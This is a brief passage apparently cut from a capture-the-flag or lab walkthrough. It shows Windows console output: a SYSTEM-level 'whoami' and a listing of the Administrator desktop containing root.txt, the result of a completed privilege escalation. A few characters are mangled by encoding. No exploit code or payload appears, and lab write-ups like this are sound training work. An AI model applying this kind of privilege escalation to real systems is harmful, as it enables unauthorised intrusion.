C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```



```
C:\Users\Administrator\Desktop>dir/a
dir/a
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14 ��    <DIR>          .
18/03/2017  02:14 ��    <DIR>          ..
18/03/2017  01:52 ��               282 desktop.ini
25/12/2023  05:20 ��                34 root.txt
               2 File(s)            316 bytes
               2 Dir(s)   5.628.981.248 bytes free
```